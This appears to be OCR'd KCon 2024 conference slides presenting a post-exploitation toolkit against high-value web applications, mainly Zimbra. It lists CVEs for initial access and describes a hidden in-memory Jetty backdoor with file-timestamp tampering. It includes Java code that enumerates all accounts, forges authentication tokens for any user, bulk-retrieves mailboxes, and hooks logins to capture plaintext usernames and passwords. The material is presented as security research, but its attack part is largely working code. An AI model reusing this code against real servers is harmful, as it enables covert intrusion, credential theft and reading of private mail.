TONGDAO

同道 KCon 2024

# The Ever-Present Specter In Memory
# A Post Exploitation Toolkit for High Value Systems

演讲人：Skay

时间：2024.08.25

KCon

PART ONE

01

# 选题背景和研究意义

MANDAMUS MEDIOCREM REREHENDUNT

01 漏洞价值最大化

02 高价值Web应用

03 全面、长期、隐蔽


04 后渗透

# Application-oriented

MANT EUM E


KCon

Firstly, which systems are considered high-value web applications?



# List applications

MANT EUM E




zimbra

ATLASSIAN Confluence

ADSelfService Plus

ManageEngine ADManager Plus

# 获取初始权限


命令执行
代码执行
文件上传
CVE-2023-31099
CVE-2022-27925
ssh权限
CVE-2022-47966
CVE-2023-22527
初始权限

PART ONE


02

# Zimbra

# List applications


MANT EUM E

KCon



# 持久性后门隐藏

MANT EUM E


## 持久化 Backdoor

为了提高后门的隐蔽性，采用无需落地的内存Shell，针对重启失效问题，可以采用agent形式，但是与其新增一个落地jar文件，不如修改已有文件。当然还需修改文件修改时间


zimbra本身功能上支持插件扩展，且默认安装以下常用插件

Inject
Jetty Memory-Shell

# Memory-Shell

MANT EUM E

KCon



# Obtain the desired DATA


MANT EUM E

KCon

Now that we have a backdoor, how do we obtain the desired data?

https://files.zimbra.com/docs/soap_api/9.0.0/api-reference/index.html

- Provide the python-zimbra library.
- Offer functionality to handle the creation of Zimbra SOAP queries.
- Send HTTP requests to the backend for processing.
- Retrieve desired data by calling SOAP API through HTTP requests.
- Is it really necessary to make such a fuss about it?




**No, we have a better way**

# Obtain the desired DATA

KCon

```
zimbraAccount 帐户服务包括用于检索、存储和管理用户帐户信息的命令。
zimbraAdmin 管理服务包括用于管理 Zimbra 的命令。
zimbraAdminExt 管理扩展服务包括用于管理 Zimbra 的附加命令。
zimbraMail 邮件服务包括用于管理邮件和日历信息的命令。
zimbraRepl zimbraRepl 服务包括用于管理 Zimbra 服务器复制的命令。
zimbraSync zimbraSync 服务包括使用同步管理设备的命令。
zimbraVoice zimbraVoice 服务包括与统一通信相关的命令。
```

Debug

Debug

从层紧密嵌套的调用栈


# Obtain the desired DATA

## Database Connection Information

**com.zimbra.cs.db.MySQL.MySQLConfig**

```
protected class MySQLConfig extends DbPool.PoolConfig {
    MySQLConfig() {
        this.mDriverClassName = this.getDriverClassName();
        this.mPoolSize = 100;
        this.mRootUrl = this.getRootUrl();
        this.mConnectionUrl = this.mRootUrl + "zimbra";
        this.mLoggerUrl = null;
        this.mSupportsStatsCallback = true;
        this.mDatabaseProperties = this.getDBProperties();
        String maxActive = (String) this.mDatabaseProperties.get("maxActive");
        if (maxActive != null) {
            try {
                this.mPoolSize = Integer.parseInt(maxActive);
            } catch (NumberFormatException var4) {
                ZimbraLog.system.warn( o: "exception parsing 'maxActive' pref; d
            }
        }
```


```
no usages   1 override
DbPool.PoolConfig getPoolConfig() {
    return new MySQLConfig();
}
```



# Obtain the desired DATA


User list and details retrieval

KCon

There is no direct interface method for obtaining the Account object.

```
Provisioning prov = Provisioning.getInstance();

SearchDirectoryOptions options = new SearchDirectoryOptions();

options.setDomain(null);

options.setTypes("accounts");

options.setMaxResults(5000);

options.setFilterString(ZLdapFilterFactory.FilterId.ADMIN_SEARCH, null);

options.setReturnAttrs(null);

options.setSortOpt(SearchDirectoryOptions.SortOpt.SORT_ASCENDING);

options.setSortAttr("name");

options.setConvertIDNToAscii(true);

options.setMakeObjectOpt(SearchDirectoryOptions.MakeObjectOpt.NO_DEFAULTS);

List accounts = prov.searchDirectory(options);
```

&



# Obtain the desired DATA

Generate arbitrary user login credentials

KCon


```
Account account = getAccounts(new String((byte[])
user.get("username")));

AuthToken.TokenType tokenType = AuthToken.TokenType.fromCode("");

ZimbraAuthToken authToken = (ZimbraAuthToken)
AuthProvider.getAuthToken(account, 0, tokenType);

token = authToken.getEncoded();
```

分析认证机制 >>> 凭证伪造 >>> 会话劫持

# Obtain the desired DATA

mail retrieval

try to construct OperationContext, SearchParams, Mailbox, etc. Among them




```
    public String getMailbyDate(Map user) throws Exception{
        HashMap resp = new HashMap();
        DbPool.startup();

        String queryString = new String((byte[]) user.get("date"));
        Account account = getAccounts(new String((byte[])
user.get("username")));
        Mailbox mailbox =
MailboxManager.getInstance().getMailboxByAccount(account);
        OperationContext octx = new OperationContext(account, true);
        octx.setmResponseProtocol(SoapProtocol.Soap12);
        SearchParams searchParams = new SearchParams();
        searchParams.setQueryString(queryString);
        searchParams.setTypes("conversation");
        searchParams.setSortBy("dateDesc");
        ZimbraQuery query = new ZimbraQuery(octx, SoapProtocol.Soap12,
mailbox, searchParams);
        ZimbraQueryResults zimbraQueryResults = query.execute();
        resp = putHits(zimbraQueryResults,searchParams);

        String respstr = "";
        for (int i = 0; i<resp.size();i++){
            int conversationId = (int) resp.get(i);
            if(conversationId < 0){
                conversationId = -conversationId;
            }
            respstr =respstr+getsingleMail(account,conversationId)+"\r\n";
        }

        return respstr;

    }
```

# Obtain the desired DATA

Mail information retrieva


KCon

There is no direct interface method for obtaining the Account object.

```
POST / HTTP/2
Host: 192.168.220.98
Cookie: ZM_TEST=true; ZM_LOGIN_CSRF=ad49bda0-ea15-41b4-bed8-e270a7032b4e
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
Origin: https://192.168.220.98
Referer: https://192.168.220.98/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

loginOp=login&login_csrf=ad49bda0-ea15-41b4-bed8-e270a7032b4e&username=admin&password=test233&client=
preferred
```

# Obtain the desired DATA

Mail information retrieva




```
private boolean run(Object request, Object response) {
        try {
            try {
                String username = getParameter(request,"username");
                String password = getParameter(request,"password");
                if(username!=null && password!=null){
                    userinfo.add(username+" "+password);
                }

                return false;
            } catch (Throwable ignored) {
            }
        } catch (Throwable ignored) {

        }
        return false;
    }
```

Debug


Debug

Debug

# 流量侧隐蔽

Mail information retrieva

All payloads, as well as all functions mentioned above, run in memory.



PART ONE

